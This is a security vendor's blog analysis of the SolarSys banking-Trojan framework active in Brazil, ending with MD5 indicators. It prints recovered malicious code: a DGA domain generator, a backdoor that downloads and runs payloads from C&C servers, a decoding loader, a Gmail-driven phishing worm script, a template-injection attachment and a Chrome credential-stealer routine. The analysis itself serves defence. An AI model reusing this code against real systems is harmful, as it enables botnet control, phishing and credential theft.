Secret-stealing Trojan active in Brazil releases the new framework SolarSys

blog.360totalsecurity.com/en/secret-stealing-trojan-active-in-brazil-releases-the-new-framework-solarsys/


October 14, 2020

Oct 14, 2020kate

Tweet

Learn more about 360 Total Security

Recently, 360 Security Center has detected a variety of hacking Trojans through the fileless attack protection function，and Trojans spread through the new Trojan distribution framework. According to the framework's peculiar naming method, we named it SolarSys. SolarSys is mainly active in Brazil (South America), and Brazil has always been one of the regions where banking Trojans are extremely active. The SolarSys framework is mainly composed of JavaScript backdoors, mail worms and multiple spy modules. The overall structure is as follows:




The framework uses dozens of dynamic domain names as C&C server addresses and uses the word-combination of DGA algorithm to generate domain names randomly. When security vendors block some of the domain names, hackers will quickly activate new domain names to ensure that the overall botnet will not be affect. The domain name that generates logic is as follows:

```
var wordList1:String[] = [
    'update', 'system', 'server', 'game', 'financeiro', 'sistema', 'escritorio', 'servidor', 'atualizacao',
    'jogo', 'internet', 'servico', 'service', 'play', 'communication', 'hosting', 'iphone', 'samsung',
    'xiaomi', 'motorola', 'coin', 'money', 'fiat', 'currency', 'unitedstates', 'brasil', 'deutschland',
    'espana', 'tree', 'apple', 'adam', 'eve', 'lucifer', 'satan', 'demon', 'angel', 'breaking', 'running',
    'playing', 'uploading', 'cloud', 'storage', 'archive', 'package', 'upload', 'submit', 'send', 'save',
    'counter', 'strike', 'steam', 'discord', 'left'
];

var wordList2:String[] = [
    'mercury', 'venus', 'earth', 'mars', 'jupiter', 'saturn', 'uranus', 'neptune'
];

var domainList:String[] = [
    '.ddns.net', '.ddnsking.com', '.3utilities.com', '.bounceme.net', '.freedynamicdns.net',
    '.freedynamicdns.org', '.gotdns.ch', '.hopto.org', '.myddns.me', '.myftp.biz', '.myftp.org', '.myvnc.com',
    '.onthewifi.com', '.redirectme.net', '.servebeer.com', '.serveblog.net', '.servecounterstrike.com',
    '.serveftp.com', '.servegame.com', '.servehalflife.com', '.servehttp.com', '.serveirc.com',
    '.serveminecraft.net', '.servemp3.com', '.servepics.com', '.servequake.com', '.sytes.net', '.viewdns.net',
    '.webhop.me', '.zapto.org', '.xyz', '.space', '.online', '.icu', '.cyou', '.site', '.top', '.website',
    '.work', '.monster', '.io', '.so'
];

function GetWeek(dt) {
    return (new CultureInfo("en-US")).Calendar.GetWeekOfYear(dt, CalendarWeekRule.FirstDay, DayOfWeek.Monday);
}

function GetDomainHashByWeek(dt) {
    var n = GetWeek(dt);
    var year = CultureInfo.InvariantCulture.Calendar.GetYear(dt);
    var word1 = wordList1[n % wordList1.Length];
    var word2 = wordList2[n % wordList2.Length];

    return word1 + '-' + word2 + year;
}
```

Backdoor components

At first, we intercepted a large number of fake MSI installers, many of them were Java, Microsoft Html help and other programs. After the program runs, it will call InstallUtil (T1218.004) to execute the malicious .Net dynamic library uninstall.dll:



uninstall.dll uses the interface provided by the Microsoft.Jscript module to execute the JavaScript backdoor in memory, register itself as a self-starting, and run Install.js according to the configuration file issued by the cloud:

```
function runTaskList() {

function SaveInvisibleFile() {

function main() {
    var counter:int = 0;

    //Console.WriteLine(GetDomainHashByWeek(DateTime.Now));

    while (true) {
        try {
            if ((counter % 1) == 0) {
                SetRegValue();  //reg autorun
            }

            if ((counter % 10) == 0) {
                SaveInvisibleFile(); // drop Invisible.vbs
            }

            if ((counter % (60 * 6)) == 0) {
                runTaskList();
                /* obj = {
                    "valid": true,
                    "tasks": [
                        "https:\/\/www.google.com",
                        "https:\/\/www.wikipedia.org",
                        "http:\/\/[redacted].online\/tarefas\/install.js"
                    ]
                }; */
            }
        }
        catch (e) {
            //
        }

        Thread.Sleep(1000);
        counter++;

        if (counter == 60000) {
            counter = 0;
        }
    }
}

main();
```

Install.js downloads and executes the latest virus module execution every 11 hours:

```
var firstRun = false;

const pkgl = 'CHAES2';
if (!File.Exists(pkgl)) {

var fileDt: DateTime = File.GetCreationTime(pkgl);

var diff = DateTime.Now.Subtract(fileDt);

if ((diff.Hours > 11) || (firstRun)) {
    try {
        downloadAndExecPackage(
            "http://[redacted].online/pacotes/chaes2.bin",
            "chaes2.bin"
        );
        /*
        Console.WriteLine(
            exec("msiexec /i http://[redacted].online/pacotes/chstea_v1.msi /q", "", "")
        );
        */
    }
    catch (e) {
        //
    }

    try {
        downloadAndExecPackage(
            "http://[redacted].online/pacotes/elektral.bin",
            "elektral.bin"
        );
        /*
        (new WebClient()).DownloadFile(
            "http://[redacted].online/pacotes/elektral.zip",
            "elektral.zip"
        );
        */
    }
    catch (e) {
        //
    }

    File.Delete(pkgl);
    (File.Create(pkgl)).Close();
}
```

Downloaded components are used in Delphi, and both use the same core code obfuscator to obfuscate, confuse code as follows:

```
v0 = CreateFileW(L"chaes1.bin", GENERIC_READ, 3u, 0, 3u, 0, 0);
v1 = v0;
if ( v0 != (HANDLE)-1 )
{
  Ret = GetFileSize(v0, 0);
  if ( Ret )
  {
    v2 = VirtualAlloc_0(0, Ret, 0x3000u, PAGE_READWRITE);
    v3 = v2;
    if ( v2 )
    {
      memset(v2, Ret, 0);
      if ( ReadFile(v1, v3, Ret, &Ret, 0) )
      {
        v4 = DecodeBuffer((int)v3, (int)&key, 0x40u, &Ret);
        v21 = 764;
        DllEntry = DecodeBuffer((int)&unk_3F0554, (int)&key, 0x40u, (SIZE_T *)&v21);
        v13 = v4;
        v5 = LoadLibraryW(L"kernel32.dll");
        v14 = get_proc_addr(v5, L"VirtualAlloc");
        v6 = LoadLibraryW(L"kernel32.dll");
        v15 = get_proc_addr(v6, L"LoadLibraryA");
        v7 = LoadLibraryW(L"kernel32.dll");
        v16 = get_proc_addr(v7, L"GetProcAddress");
        v8 = LoadLibraryW(L"kernel32.dll");
        v17 = get_proc_addr(v8, L"VirtualProtect");
        v18 = &v19;
        v19 = 0;
        ((void (__stdcall *)(_WORD **))DllEntry)(&v13);
        CloseHandle_0(v1);
        VirtualFree_0(v3, 0, 0x8000u);
      }
    }
  }
}
```

The algorithm for decrypting core PE files is as follows:

```
_WORD *__userpurge DecodeBuffer@<eax>(int buf@<eax>, int key@<edx>, unsigned int sz_key@<ecx>, SIZE_T *sz_buf)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v11 = sz_key;
  v12 = key;
  v13 = buf;                                    // MEM_COMMIT|MEM_RESERVE
  out = VirtualAlloc_0(0, *sz_buf, 0x3000u, PAGE_EXECUTE_READWRITE);
  v5 = out;
  if ( out )
  {
    memset(out, *sz_buf, 0);
    v6 = *sz_buf;
    i = 0;
    do
    {
      v8 = i % v11;
      if ( i % 3 )
        v9 = *(_BYTE *)(i + v13) ^ ~(v11 - v8);
      else
        v9 = *(_BYTE *)(i + v13) ^ ~(_BYTE)i;
      *((_BYTE *)v5 + i) = v9;
      *((_BYTE *)v5 + i++) ^= ~*(_BYTE *)(v12 + v8);
      --v6;
    }
    while ( v6 );
  }
  return v5;
}
```

Then get the backdoor instruction and execute it after parsing, the instruction content is as follows:

instructions.ini

```
1  [Instructions]
2  number=2
3  [n1]
4  name=chstea01
5  command=hhc.exe
6  password=luciferlives
7  url=http://[redacted].online/pacotes/chstea01.rar
8  execution=restart
9  [n2]
10 name=spm2
11 command=pythonw.exe
12 password=spmspm
13 url=http://[redacted].online/pacotes/spm2.rar
14 execution=always
```

Mail worm

SolarSys will deploy a set of nodejs environment on user computers and run malicious JavaScript scripts. By simulating a click, send a phishing email to the current user's friend:

```
let account_url = `https://mail.google.com/mail/u/${CONFIG.current_account}/`
console.log(account_url)
await page.goto(account_url, {  // Inbox loaded

console.log('Inbox loaded')

const $current_url = page.url()
const $url_match = `/mail/u/${CONFIG.current_account}/`
console.log($current_url)
console.log($url_match)
if (!$current_url.includes($url_match)) {   // get accounts

await page.screenshot({ path: 'print_1_inbox.png', fullPage: true })

console.log('Finding all contacts...')

// New email button click

const $newEmailButton = `[jscontroller] > [id] > [class] > [id] div[style][role='button'][class]`

try {
await page.click($newEmailButton)       //  Click on the simulation

// Select contacts (To) click

const $selectContacts = `[data-tooltip="Select contacts"], [data-tooltip="Selecionar contatos"]`

await page.waitForSelector($selectContacts)
await page.click($selectContacts)

// Finds contacts iframe

const $contactsDialog = `[role="dialog"] iframe`

await page.waitForSelector($contactsDialog)

const $presentation = `[aria-label="Contacts group menu"] [role="presentation"], [aria-label="Menu dos

const elementHandle = await page.$($contactsDialog)
const frame = await elementHandle.contentFrame()

// Finds contacts group listbox

const $contactGroup = `[aria-label="Contacts group menu"], [aria-label="Menu dos grupos de contatos"]`

await frame.waitForSelector($contactGroup)
await frame.click($contactGroup)

//const group = await frame.$($contactGroup)

// Installs requests/responses  interceptor

page.on('response', async (response) => {   //send emails

// All contacts
```

The content of the phishing email sent by the remote server configuration:

```
{
    "attachment_json": [
        {
            "id": 3,
            "title": "Anexo.zip",
            "description": "Anexo",
            "url": "http://                    /docx-php/word.php"
        }
    ],
    "id": 6,
    "title": "campanha2",
    "description": "descricao campanha 2",
    "subject": "Importante!! Olha pra mim por favor...",
    "body": "tudo bem?? dá uma olhada nisso com urgência para mim por favor???\r\n\r\na senha do anexo é senha123\r\n\r\nobrigado!!",
    "enabled": 1,
    "startAt": "2020-09-19 11:15:09",
    "endAt": "2020-09-20 11:15:09",
    "priority": 1,
    "createdAt": "2020-09-19 11:15:09",
    "updatedAt": "2020-09-19 11:15:09"
}
```


The attachment of the phishing email is as follows:

The attachment uses template injection technology to download other malicious payloads:

settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship
        Id="rId1"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
        Target="http://[redacted]/word/tpl/?template=anexo"
        TargetMode="External"
    />
</Relationships>
```


Unfortunately, we did not obtain the documents corresponding to the template during the analysis process. It is estimated that the Trojan will be updated and distributed through this channel in the future：

Spy components


The final released payload of chstea01.rar is the stealing module for Google Chrome browser. The stolen data includes the account password for logging in to the website, browsing history, etc. The code logic is as follows:

```
.text:0052444C ; DWORD __stdcall spy_main(LPVOID lpThreadParameter)
.text:0052444C spy_main         proc near               ; DATA XREF: sub_52459C+E↓o
.text:0052444C
.text:0052444C lpThreadParameter= dword ptr  8
.text:0052444C
.text:0052444C                  push    ebp
.text:0052444D                  mov     ebp, esp
.text:0052444F                  push    ebx
.text:00524450                  xor     ebx, ebx
.text:00524452                  call    register_new_client
.text:00524457                  call    spy_pass_from_LoginData
.text:0052445C                  call    spy_web_history
.text:00524461                  call    spy_MasterKey
.text:00524466                  call    spy_user_down_image
.text:0052446B                  call    spy_user_info
.text:00524470                  call    spy_chrome_cookie
.text:00524475                  call    spy_chrome_webdata
.text:0052447A                  call    spy_proc_info
.text:0052447F                  push    0               ; uExitCode
.text:00524481                  call    ExitProcess_0
.text:00524481 spy_main         endp
```


The final payload corresponding to BOM.bin is a banking Trojan. By detecting the webpage the user browses, the fake online banking login interface shown in the figure below pops up, tricking the user into entering various credentials for login, and submitting these credentials to the hacker. Fraudulent banks include Banco do Nordeste, Banco Mercantil, CrediSIS, Banrisul, Safra, Banco do Brasil, Bradesco, Banco Itaú, Santander, Sicoob, banco inter, Banestes, Banpará and other banks in Brazil.



SolarSys is a new Spy Trojan distribution framework. As of press time, only 360 company on VirusTotal can detect and kill the Trojan:



Therefore, we recommend that the majority of users install the 360 Total Security to defend and kill the SolarSys in time:



md5:

c53210e162e9eda370cf95dc6e1d1459

276e306850bc2b3b14addaec65e3c8bf

45fe933866d02a45d081b737251e04f9

3d724dca9d42239aa606d2f90f325945

31e4b10819b36989f9e6853a79d5bd45

319d5239f301b0cf00a3d3aff7d0057f

Learn more about 360 Total Security